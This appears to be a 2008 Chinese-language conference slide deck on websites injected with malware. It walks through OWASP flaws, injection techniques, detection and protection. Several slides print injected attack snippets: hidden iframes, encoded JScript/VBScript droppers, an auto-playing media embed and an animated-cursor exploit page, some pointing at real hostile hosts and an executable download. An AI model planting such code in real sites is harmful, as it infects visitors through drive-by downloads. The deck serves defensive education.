Web安全威脅偵測與防護

Roger Chiu
邱春樹
Malware-Test Lab
http://www.malware-test.com

HIT Conference 2008

訓練大綱

- 相關新聞報導
- 網站被植入惡意程式之展示
- 2007年OWASP十大Web資安漏洞
- 網站被植入惡意程式之手法
- 網站被植入惡意程式之偵測
- 網站被植入惡意程式之防護
- 總結

相關新聞報導

- **2007年5月21日：Google研究報告指出全球十分之一網站潛藏惡意連結或程式碼。這些網站含有「偷渡式下載(Drive-by Downloads」之惡意程式。**

網站被植入惡意程式之展示

- **Web資安威脅實例展示(DEMO)**

2007年OWASP十大Web資安漏洞

- **Cross-Site Scripting (XSS)**
- **Injection Flaw**
- **Malicious File Execution**
- **Insecure Direct Object Reference**
- **Cross-Site Request Forgery (CSRF)**
- **Information Leakage and Improper Error Handling**
- **Broken Authentication and Session Management**
- **Insecure Cryptographic Storage**
- **Insecure Communication**
- **Failure to Restrict URL Access**

與程式碼安全品質有關的OWASP Web資安漏洞

- **Cross Site Scripting (XSS) – 跨站腳本攻擊**
- **Injection Flaws – 注入弱點**
- **Malicious File Execution–惡意檔案執行**
- **Insecure Direct Object Reference –不安全的物件參考**
- **Cross Site Request Forgery (CSRF) – 跨站冒名請求**

網站被植入惡意程式之手法

- **iframe語法**

  <iframe src=木馬網址 width=0 height=0></iframe>

- **Example**

```
<iframe src=http://update.misofthelp.com/help.htm width=100
height=0 frameborder=0></iframe>
```

網站被植入惡意程式之手法

- **Java Script語法**

```
document.write("<iframe width='0' height='0' src='
木馬網址'></iframe>");
```

- **Example(內容編碼/加密)**

```
<SCRIPT>document.write(unescape('%3CSCRIPT%20language%20%3D%20JScript.Encode%3E%23

<SCRIPT>document.write(unescape('%0D%0A%3CSCRIPT%3Evar%20Words%3D%22%253CSCRIPT%20
Path%28MircoLonge,MircoLong11%29%0D%0A%20%20%20%20MircoLonga.write%20MircoLongd.re

<SCRIPT>document.write(unescape('%3CSCRIPT%20language%20%3D%20JScript.Encode%3E%23
```

網站被植入惡意程式之手法

- **VB Script語法**
- **Example(內容編碼/加密)**

```
<SCRIPT>var Words="%3Chtml%3E%0D%0A%3Cscript language%3D%22VBScript%22%3E%0D%0Aon error resume next
%0D%0AMyQQ5372453%3D%22http%3A%2F%2Fwww%2Eloveff%2Ecn%2Fwuxin%2Fgz0701x%2Eexe%22%0D%0ASet CAOc %3D
document%2EcreateElement%28%22object%22%29%0D%0Ac1 %3D%22clsid%3ABD%22%0D%0Ac2%3D%2296C556%2D65A3%2
%22%0D%0Ac3%3D%22D0%2D983A%2D00C04F%22%0D%0Ac4%3D%22C29E36%22%0D%0ACAOc%2EsetAttribute %22classid%2
%2Cc1%2Bc2%2Bc3%2Bc4%0D%0Aseturla%3D%22down%22%0D%0Aseturlb%3D%22file%22%0D%0Aseturlc%3D%22copy%22%
```

網站被植入惡意程式之手法

- **Java Script 變型加密語法**


  <SCRIPT language="JScript.Encode" src=http://example/malware.txt></script>

  *** malware.txt 可改成任何附檔名**

網站被植入惡意程式之手法

- 影音檔(如RM, SWF, WMV等)語法

```
<embed type="audio/x-pn-realaudio-plugin"
src="http://211.115.220.109/m/n.rm"
controls="controlpanel,statusbar" height=0
width=0 autostart=true></FONT><br></TD></TR>
```



網站被植入惡意程式之手法

- **Malformed ASCII Bypassing技術**

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />
<title>聒喫測鎢</title>
</head><body>
鴻螯澱麼　耦集炳接牲僧控摒掠筋控痊控隄陴炳偶牲楓控鬲掠閉控楓僩炳偃炳停炮惇
項炭隄控筋掠惇控隄項炳捷炳捷炳探炳做牲葫控楓控隄掠惇陴炯摒凳炳偶牲楓控筋控
</body></html>
```


網站被植入惡意程式之手法

- **Microsoft Security Bulletin MS07-017: Vulnerabilities in GDI Could Allow Remote Code Execution (925902)**
- **Microsoft Security Advisory (935423): Vulnerability in Windows Animated Cursor Handling**

```
<script type="text/jscript">
function init() {
document.write("<center><font color=red></font><center>");}
window.onload = init;
</script>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD><META http-equiv=Content-Type content="text/html; charset=big5">
<META content="MSHTML 6.00.2900.3059" name=GENERATOR></HEAD><BODY>
<DIV style="CURSOR: url('http://www.acttw.com/dc/[redacted]/714.gif')"></DIV></DIV>
```

網站被植入惡意程式之偵測

- 在下圖中，偵測點是防毒/資安軟體可以偵測到這些威脅的時間點



網站被植入惡意程式之偵測

- **幾乎所有的資安軟硬軟體皆無法在第一時間有效地偵測**

網站被植入惡意程式之偵測

- 使用防毒軟體
- 使用防火牆
- 使用入侵偵測系統(IDS)
- 使用入侵預防系統(IPS)
- 使用MD5比對使用中與原來檔案之完整性
- 行為偵測技術已成防毒軟體防護技術主流(與Windows Vista的UAC功能相似)
  - http://rogerspeaking.blogspot.com/2007/09/blog-post_3909.html

網站被植入惡意程式之防護

- 安裝修補程式(作業系統、應用程式...)
- 使用防毒軟體
- 使用行為偵測軟體(較不適用於閘道端或伺服器端的防毒/資安軟體)
- 不隨意瀏覽網站
- 建立網站黑名單(最準確的偵測方式)

總結

- 網路如虎口，處處充滿危機
- 知名網站也可能帶來危害(最近有很多相關報導，如PTT、Hinet等等)
- 使用者必須提高危機意識
- 使用者必須要有正確的資安觀念，否則，就下一個受害者可能就是你/妳
- 企業培養資安專業人員之重要性
- 一般使用者資安認知教育訓練之重要性

聯絡方式

- **Email**
  - roger@malware-test.com
- **Malware-Test Lab**
  - http://www.malware-test.com
- 大砲開講部落格
  - http://rogerspeaking.com